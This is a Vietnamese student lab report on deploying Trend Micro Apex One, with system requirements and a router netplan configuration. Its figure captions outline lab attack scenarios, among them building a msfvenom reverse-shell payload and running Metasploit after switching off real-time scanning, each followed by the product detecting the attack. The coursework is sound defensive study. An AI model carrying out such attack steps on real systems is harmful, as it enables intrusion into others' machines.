

**ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG**



Nhóm 11

NGUYỄN KHÁNH LINH – 22520769

NGUYỄN PHÚC NHI – 22521041

PHẠM THỊ CẨM TIÊN – 22521473

VÕ HOÀNG HUY – 19521639

BÁO CÁO ĐỒ ÁN

ĐỀ TÀI:

TREND MICRO APEX ONE

GIẢNG VIÊN HƯỚNG DẪN

ĐỖ HOÀNG HIỀN

ĐỖ THỊ PHƯƠNG UYÊN

TP. HỒ CHÍ MINH, 2025

LỜI CẢM ƠN

Lời đầu tiên, chúng em xin trân trọng cảm ơn thầy Đỗ Hoàng Hiển và cô Đỗ Thị Phương Uyên - giảng viên hướng dẫn đồ án môn học Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập, những người đã trực tiếp chỉ bảo và hướng dẫn tận tình cho chúng em trong suốt quá trình thực hiện và hoàn thành đồ án.

Với tất cả sự cố gắng, nhóm chúng em đã hoàn thành đồ án theo đúng kế hoạch đã đề ra và hoàn thiện hết sức có thể. Tuy nhiên, nhóm chúng em vẫn còn non trẻ và chưa có đủ kinh nghiệm nên vẫn sẽ có những thiếu sót xảy ra. Chúng em kính mong nhận được những lời góp ý và chỉ bảo của thầy để đề tài này ngày càng hoàn thiện hơn. Và cũng xin cảm ơn các thành viên trong nhóm đã nỗ lực đóng góp, thực hiện công việc của mình một cách tốt nhất để hoàn thành đồ án.

Chúng em xin chân thành cảm ơn!

Thành phố Hồ Chí Minh, tháng 06 năm 2025

Nhóm sinh viên thực hiện

NHẬN XÉT CỦA GIẢNG VIÊN

MỤC LỤC

LỜI CẢM ƠN.....	2
NHẬN XÉT CỦA GIẢNG VIÊN	3
MỤC LỤC	4
DANH MỤC HÌNH ẢNH.....	6
I. TỔNG QUAN.....	9
II. CƠ SỞ LÝ THUYẾT	9
2.1. Endpoint.....	9
2.2. Trend Micro Apex One.....	10
2.3. Yêu cầu hệ thống	10
2.3.1. Hệ điều hành.....	10
2.3.2. Phần cứng	11
2.3.3. Bộ nhớ RAM	11
2.3.4. Dung lượng ổ đĩa	11
III. CẤU HÌNH VÀ CÀI ĐẶT.....	12
3.1. Mô hình mạng.....	12
3.2. Cấu hình hệ thống	12
3.2.1. Cấu hình địa chỉ IP cho Router	12
3.2.2. Cấu hình địa chỉ IP cho Attacker	14
3.2.3. Cấu hình địa chỉ IP cho Victim	16
3.2.4. Cấu hình định tuyến cho Router.....	17
3.2.5. Kiểm tra các kết nối.....	18
3.3. Cài đặt Agent	20
IV. KỊCH BẢN TRIỂN KHAI	21
4.1. Kịch bản 1: Bảo vệ URL	21
4.1.1. Tổng quát.....	21

4.1.2.	Triển khai	22
4.2.	Kịch bản 2: Phát hiện và ngăn chặn malware có sẵn trên endpoint	26
4.2.1.	Tổng quát.....	26
4.2.2.	Triển khai	27
4.2.3.	Video demo	31
4.3.	Kịch bản 3: Phát hiện và ngăn chặn malware tấn công từ bên ngoài	32
4.3.1.	Tổng quát.....	32
4.3.2.	Triển khai	32
4.3.3.	Video demo	39
4.4.	Kịch bản 4: Ngăn chặn các cuộc tấn công từ thiết bị lưu trữ bên ngoài.....	39
4.4.1.	Tổng quát.....	39
4.4.2.	Triển khai	40
4.4.3.	Video demo	45
4.5.	Kịch bản 5: Ngăn chặn mất mát dữ liệu	46
4.5.1.	Tổng quát.....	46
4.5.2.	Triển khai	46
4.5.3.	Video demo	57
4.6.	Kịch bản mở rộng: Phân tích malware bằng Sandbox của Trend Vision One	57
4.6.1.	Tổng quát.....	57
4.6.2.	Triển khai	57
4.6.3.	Video demo	64
V.	KẾT LUẬN	64
5.1.	Ưu điểm	64
5.2.	Nhược điểm	65
	TÀI LIỆU THAM KHẢO	66

DANH MỤC HÌNH ẢNH

Hình 3.1.1. Mô hình mạng.....	12
Hình 3.2.1. Bảng địa chỉ IP của VMnet5, VMnet6 và VMnet8	12
Hình 3.2.2. Cấu hình card mạng cho Router	13
Hình 3.2.3. Cấu hình địa chỉ IP thủ công cho các card mạng của Router	13
Hình 3.2.4. Áp dụng cấu hình và kiểm tra lại địa chỉ IP của các card mạng trên Router ..	14
Hình 3.2.5. Cấu hình card mạng cho Attacker	14
Hình 3.2.6. Cấu hình địa chỉ IP thủ công cho máy Attacker	15
Hình 3.2.7. Kiểm tra lại địa chỉ IP trên máy Attacker.....	16
Hình 3.2.8. Cấu hình IP tĩnh trên máy Victim.....	17
Hình 3.2.9. Kiểm tra cấu hình IP trên máy Victim.....	17
Hình 3.2.10.Cấu hình định tuyến trên Router	18
Hình 3.2.11. Kiểm tra kết nối trên Router	18
Hình 3.2.12. Kiểm tra kết nối trên Attacker	19
Hình 3.2.13. Kiểm tra kết nối trên Victim.....	20
Hình 3.3.1. Đăng ký Product cần sử dụng với Trend Vision One	21
Hình 3.3.2. Tải Image Setup Tool và Agent trên máy Victim	21
Hình 4.1.1. Truy cập vào Policy Management.....	22
Hình 4.1.2. Chọn Create để tạo policy mới	22
Hình 4.1.3. Truy cập vào Web reputation	23
Hình 4.1.4. Cấu hình mức độ bảo mật khi truy cập vào các URL	23
Hình 4.1.5. Danh sách các URL được cho phép và ngăn chặn	24
Hình 4.1.6. Đặt tên cho policy và chọn đối tượng để áp dụng policy	24
Hình 4.1.7. Tìm kiếm đối tượng để áp dụng policy	25
Hình 4.1.8. Chọn Agent để áp dụng policy	25
Hình 4.1.9. Danh sách các policy đã được triển khai	25
Hình 4.1.10. Các policy được áp dụng cho các Agent	26
Hình 4.1.11. Chặn truy cập URL thành công	26
Hình 4.2.1. File malware đang tồn tại trên máy Victim.....	27
Hình 4.2.2. Truy cập vào Policy Management để đặt Policy	28
Hình 4.2.3. Bật tính năng Real-time Scan	28
Hình 4.2.4. Tìm kiếm Agent để áp dụng Policy dựa trên địa chỉ IP và Hệ điều hành	29
Hình 4.2.5. Chọn Agent để áp dụng Policy	29

Hình 4.2.6. Chọn Policy thành công.....	30
Hình 4.2.7. Đặt tên cho Policy và chọn Deploy để triển khai Policy	30
Hình 4.2.8. Policy hiển thị trên Dashboard	31
Hình 4.2.9. File malware đã bị phát hiện và bị cách ly; Log được Apex One ghi lại	31
Hình 4.3.1. Tạm thời tắt tính năng Real-time Scan trên Agent.....	33
Hình 4.3.2. Sử dụng tool msfvenom để tạo payload tấn công	33
Hình 4.3.3. Webserver được tạo trên máy Attacker	34
Hình 4.3.4. Sao chép payload tấn công vào đường dẫn của Webserver	34
Hình 4.3.5. Tải file malware từ trang web của Attacker trên máy Victim.....	35
Hình 4.3.6. File malware đã nằm trên máy Victim	35
Hình 4.3.7. Sử dụng metasploit để thực hiện tấn công.....	36
Hình 4.3.8. Trên máy Victim, thực thi file malware	36
Hình 4.3.9. Thành công tạo kết nối từ máy Victim đến máy Attacker	37
Hình 4.3.10. Bật lại tính năng Real-time Scan	37
Hình 4.3.11. File malware đã bị phát hiện và xóa khỏi máy Victim; Log cũng được ghi lại	38
Hình 4.3.12. Kiểm tra lại tại thư mục cũng không tìm thấy file malware.....	38
Hình 4.3.13. Kết nối đến máy Attacker đã bị hủy	39
Hình 4.3.14. File malware cũng bị phát hiện và loại bỏ ngay khi vừa tải xuống lại.....	39
Hình 4.4.1. Tạo payload tấn công tạo reverse shell.....	40
Hình 4.4.2. Sử dụng Metasploit để khởi chạy quá trình tấn công	41
Hình 4.4.3. Set các thông số cần thiết để khởi chạy tấn công	41
Hình 4.4.4. Attacker kết nối thành công với Victim	42
Hình 4.4.5. Kiểm tra hostname của máy Victim	42
Hình 4.4.6. Sử dụng tính năng Device Control để ngăn tấn công từ thiết bị lưu trữ ngoài	43
Hình 4.4.7. Chọn tính năng Block ở USB storage drives.....	43
Hình 4.4.8. Tìm kiếm đối tượng để áp dụng policy dựa trên địa chỉ IP	44
Hình 4.4.9. Danh sách các policy đã được triển khai trên Dashboard	44
Hình 4.4.10. Thực hiện update policy mới trên máy Victim	45
Hình 4.4.11. Cảnh báo ngăn chặn tấn công và log được Apex One ghi lại	45
Hình 4.5.1. Chọn loại chính sách Apex One Data Loss Prevention.....	47
Hình 4.5.2. Tạo chính sách DLP	47
Hình 4.5.3. Cấu hình quy tắc DLP (1).....	48
Hình 4.5.4. Cấu hình quy tắc DLP (2).....	48

Hình 4.5.5. Cấu hình quy tắc DLP (3).....	49
Hình 4.5.6. Cấu hình quy tắc DLP (4).....	50
Hình 4.5.7. Danh sách quy tắc DLP đã cấu hình.....	50
Hình 4.5.8. Cấu hình đối tượng áp dụng cho policy	51
Hình 4.5.9. Chọn thiết bị đích để áp dụng policy.....	51
Hình 4.5.10. Kiểm tra trạng thái áp dụng chính sách DLP trên thiết bị	52
Hình 4.5.11. Tải tệp chứa thông tin thẻ tín dụng lên Google Drive.....	52
Hình 4.5.12. Cảnh báo vi phạm chính sách DLP khi tải tệp lên Google Drive	53
Hình 4.5.13. Log vi phạm chính sách DLP trong Apex One	53
Hình 4.5.14. Tải tệp nén chứa thông tin thẻ tín dụng lên Google Drive	54
Hình 4.5.15. Cảnh báo vi phạm chính sách DLP khi tải tệp nén lên Google Drive.....	54
Hình 4.5.16. Log vi phạm chính sách DLP trong Apex One	55
Hình 4.5.17. Đính kèm tệp vào Email	55
Hình 4.5.18. Cảnh báo vi phạm chính sách DLP khi đính kèm tệp vào Email	56
Hình 4.5.19. Log vi phạm chính sách DLP trong Apex One	56
Hình 4.6.1. Truy cập vào Sandbox Analysis để phân tích	58
Hình 4.6.2. Chọn đối tượng để phân tích	58
Hình 4.6.3. Upload file và cung cấp các thông tin cần thiết	58
Hình 4.6.4. Đợi phân tích	59
Hình 4.6.5. Xem hoặc tải kết quả phân tích	59
Hình 4.6.6. Nội dung kết quả phân tích (1)	60
Hình 4.6.7. Nội dung kết quả phân tích (2)	60
Hình 4.6.8. Nội dung kết quả phân tích (3)	61
Hình 4.6.9. Nội dung kết quả phân tích (4)	61
Hình 4.6.10. Nội dung kết quả phân tích (5)	62
Hình 4.6.11. Nội dung kết quả phân tích (6)	62
Hình 4.6.12. Nội dung kết quả phân tích (7)	62
Hình 4.6.13. Nội dung kết quả phân tích (8)	63
Hình 4.6.14. Nội dung kết quả phân tích (9)	63
Hình 4.6.15. Nội dung kết quả phân tích (10)	63

I. TỔNG QUAN

Trong bối cảnh toàn cầu hóa và chuyển đổi số mạnh mẽ, các doanh nghiệp ngày càng phụ thuộc vào hệ thống Công nghệ thông tin và kết nối mạng để duy trì hoạt động. Sự phát triển mạnh mẽ của mô hình làm việc từ xa, việc sử dụng thiết bị cá nhân trong môi trường doanh nghiệp (BYOD), cùng với sự gia tăng nhanh chóng và phức tạp của các mối đe dọa an ninh mạng như ransomware, tấn công có chủ đích (APT), khai thác lỗ hổng zero-day và phần mềm độc hại không có chữ ký (fileless malware) đã đặt ra những thách thức to lớn cho hệ thống bảo mật truyền thống. Trước những nguy cơ đó, các giải pháp bảo mật truyền thống – vốn chỉ dựa vào chữ ký hoặc phòng ngừa thụ động – dần trở nên lạc hậu và không còn đủ khả năng phát hiện, phản ứng kịp thời với các hình thức tấn công hiện đại. Đồng thời, nhu cầu quản trị bảo mật các thiết bị đầu cuối một cách tập trung, tự động hóa phản hồi và giám sát sâu rộng trên toàn hệ thống trở nên cấp thiết hơn bao giờ hết. Trong bối cảnh đó, Trend Micro Apex One ra đời như một bước tiến quan trọng, cung cấp nền tảng bảo mật thiết bị đầu cuối thế hệ mới toàn diện, đáp ứng các yêu cầu ngày càng cao về an toàn thông tin trong môi trường doanh nghiệp. Thông qua việc nghiên cứu đề tài về giải pháp bảo mật đầu cuối Trend Micro Apex One, nhóm đặt mục tiêu tìm hiểu toàn diện về giải pháp này. Cụ thể, nhóm tập trung phân tích các chức năng chính như phát hiện, phân tích và phản hồi với mối đe dọa, phòng chống mất dữ liệu và quản lý thiết bị đầu cuối. Đồng thời, nhóm thực hiện đánh giá các ưu điểm nổi bật trong khả năng tích hợp, hiệu quả vận hành, tính linh hoạt khi triển khai cũng như nhận diện những hạn chế còn tồn tại.

II. CƠ SỞ LÝ THUYẾT

2.1. Endpoint

- Endpoint (còn được gọi là thiết bị đầu cuối) là thuật ngữ dùng để chỉ bất kỳ thiết bị nào kết nối với mạng và có khả năng giao tiếp, gửi hoặc nhận dữ liệu. Các endpoint thường gặp bao gồm máy tính để bàn, máy tính xách tay, máy tính bảng, điện thoại thông minh, máy in, máy chủ và các thiết bị IoT (Internet of Things).
- Trong môi trường doanh nghiệp, endpoint đóng vai trò là những điểm tiếp xúc giữa người dùng và hệ thống mạng; qua đó, trở thành cầu nối chính trong việc truy cập, xử lý và lưu trữ thông tin.
- Tuy nhiên, chính vì tính chất phân tán và kết nối liên tục, endpoint cũng trở thành mục tiêu tấn công phổ biến của các tác nhân độc hại bao gồm spyware, ransomware, malware, cũng như các hình thức tấn công tinh vi khác. Do đó, khái niệm bảo mật thiết bị đầu cuối (endpoint security) ngày càng trở nên quan trọng, đặc biệt trong bối

cảnh các mô hình làm việc từ xa và BYOD (Bring Your Own Device) ngày càng phổ biến.

- Mục tiêu cốt lõi của bảo mật thiết bị đầu cuối là bảo vệ các thiết bị cá nhân chuyên dụng khỏi các mối đe dọa từ không gian mạng. Trong thực tiễn, các giải pháp này được phát triển theo hướng chuyên biệt nhằm phù hợp với từng môi trường khai cụ thể như trung tâm dữ liệu, thiết bị di động, không gian làm việc số và các thiết bị đặc thù theo ngành. Cách tiến cận này cho phép tăng cường hiệu quả bảo vệ bằng cách điều chỉnh các biện pháp an ninh phù hợp với tính chất và mức độ rủi ro của từng loại thiết bị.

2.2. Trend Micro Apex One

- Trend Micro Apex One là giải pháp bảo mật điểm cuối thế hệ mới do hãng Trend Micro phát triển, thay thế cho dòng sản phẩm OfficeScan. Với sự kết hợp giữ công nghệ trí tuệ nhân tạo, học máy và phân tích hành vi, giải pháp này được thiết kế để bảo vệ toàn diện cho máy tính cá nhân và thiết bị đầu cuối trong môi trường doanh nghiệp.
- Apex One được phát triển như một nền tảng bảo mật tích hợp, cung cấp khả năng phát hiện, phân tích và phản ứng mối đe dọa theo thời gian thực, thay thế cho các công cụ bảo mật rời rạc trước đây. Giải pháp này kết hợp các chức năng như chống phần mềm độc hại, kiểm soát hành vi, bảo vệ lỗ hổng, giám sát ứng dụng và phát hiện phản ứng điểm cuối (EDR) trong một nền tảng hợp nhất. Với khả năng triển khai linh hoạt cả trên môi trường on-premise lẫn cloud, Apex One giúp doanh nghiệp nâng cao khả năng phòng vệ trước các mối đe dọa hiện đại mà vẫn đảm bảo tính linh hoạt và hiệu quả trong quản lý an ninh mạng.

2.3. Yêu cầu hệ thống

Để đảm bảo quá trình cài đặt, triển khai và vận hành Trend Micro Apex One đạt hiệu quả tối ưu, người quản trị cần đảm bảo hệ thống đáp ứng đầy đủ các yêu cầu về hệ điều hành, phần cứng, bộ nhớ và dung lượng lưu trữ. Các yêu cầu này có thể thay đổi tùy theo phiên bản phần mềm và loại hình triển khai (on-premises hoặc cloud-based), tuy nhiên dưới đây là cấu hình điển hình dựa trên tài liệu chính thức từ Trend Micro.

2.3.1. Hệ điều hành

- Apex One hỗ trợ một số hệ điều hành sau:
 - Windows 7 SP1 (32-bit/64-bit)
 - Windows 8.1 (32-bit/64-bit)

- Windows 10 (tất cả các phiên bản 22H2 trở xuống)
- Windows 11 (x86/x64 và ARM64)
- Windows Server 2008 R2 SP1
- Windows Server 2012 / 2012 R2
- Windows Server 2016
- Windows Server 2019
- Windows Server 2022
- Windows Embedded 8.1 Industry
- Windows Embedded Standard 7 SP1
- Windows Embedded POSReady 7
- Windows 10 IoT (LTSC và phiên bản khác)
- Windows 11 IoT
- macOS Big Sur (11)
- macOS Monterey (12)
- macOS Ventura (13)
- macOS Sonoma (14)
- macOS Sequoia (15)

2.3.2. Phần cứng

- Processor:
 - Tối thiểu 1GHz (32-bit) / 2GHz (64-bit) Intel Pentium or equivalent (đè nghị 2GHz) với máy Windows và tối thiểu 1.4GHz Intel Pentium or equivalent (đè nghị 2GHz) với máy Windows Server.
 - AMDTM 64 processor
 - Intel 64 processor

2.3.3. Bộ nhớ RAM

- Tối thiểu 2GB (dành riêng cho Apex One)
- Với Apex One dùng Endpoint Sensor: tối thiểu 2GB (dành riêng cho Apex One)


2.3.4. Dung lượng ổ đĩa

- Tối thiểu 1.5GB
- Kiến nghị 2GB

- Nếu có kích hoạt Application Control, Endpoint Sensor, Vulnerability Protection, and Data Protection trên Security Agent, Trend Micro khuyến nghị nên tăng dung lượng ổ đĩa tối thiểu lên 3GB.

III. CẤU HÌNH VÀ CÀI ĐẶT

3.1. Mô hình mạng



Hình 3.1.1. Mô hình mạng

3.2. Cấu hình hệ thống


- Bảng địa chỉ IP được nhóm sử dụng để cấu hình mô hình thiết bị theo mô hình mạng.

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet1	Host-only	-	Connected	Enabled	192.168.10.0
VMnet2	Host-only	-	Connected	Enabled	10.81.73.0
VMnet3	Host-only	-	Connected	Enabled	192.168.73.0
VMnet4	Host-only	-	Connected	Enabled	192.168.40.0
VMnet5	Host-only	-	Connected	Enabled	10.81.69.0
VMnet6	Host-only	-	Connected	Enabled	192.168.69.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.64.0

Hình 3.2.1. Bảng địa chỉ IP của VMnet5, VMnet6 và VMnet8

3.2.1. Cấu hình địa chỉ IP cho Router

- Router sẽ được cấu hình với 3 card mạng, VMnet5 dùng để kết nối với máy Attacker, VMnet6 dùng để kết nối với Victim, và VMnet8 dùng để kết nối với Internet.



Hình 3.2.2. Cấu hình card mạng cho Router

- Nhóm sẽ cấu hình địa chỉ IP cho các card mạng. Nhóm thực hiện chỉnh sửa file /etc/netplan/50-cloud-init.yaml để cấu hình thủ công địa chỉ IP của Router.

```
GNU nano 7.2                                     /etc/netplan/50-cloud-init.yaml *
network:
  version: 2
  ethernets:
    ens33:
      dhcp4: true
    ens37:
      dhcp4: no
      addresses: [10.81.69.1/24]
      nameservers:
        addresses: [10.81.69.1, 8.8.8.8]
    ens38:
      dhcp4: no
      addresses: [192.168.69.1/24]
      nameservers:
        addresses: [192.168.69.1, 8.8.8.8]
```

Hình 3.2.3. Cấu hình địa chỉ IP thủ công cho các card mạng của Router


- Sau đó, ta sẽ dùng lệnh **sudo netplan apply** để kích hoạt. Thực hiện kiểm tra lại bằng lệnh **ip a**.

```
victim@victim:~$ sudo netplan apply
victim@victim:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:d0:d2:e3 brd ff:ff:ff:ff:ff:ff
    altnetname enp2s1
    inet 192.168.64.145/24 metric 100 brd 192.168.64.255 scope global dynamic ens33
        valid_lft 1784sec preferred_lft 1784sec
    inet6 fe80::20c:29ff:fed0:d2e3/64 scope link
        valid_lft forever preferred_lft forever
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:d0:d2:f7 brd ff:ff:ff:ff:ff:ff
    altnetname enp2s5
    inet 10.81.69.1/24 brd 10.81.69.255 scope global ens37
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed0:d2f7/64 scope link
        valid_lft forever preferred_lft forever
4: ens38: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:d0:d2:ed brd ff:ff:ff:ff:ff:ff
    altnetname enp2s6
    inet 192.168.69.1/24 brd 192.168.69.255 scope global ens38
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed0:d2ed/64 scope link
        valid_lft forever preferred_lft forever
victim@victim:~$ _
```

Hình 3.2.4. Áp dụng cấu hình và kiểm tra lại địa chỉ IP của các card mạng trên Router

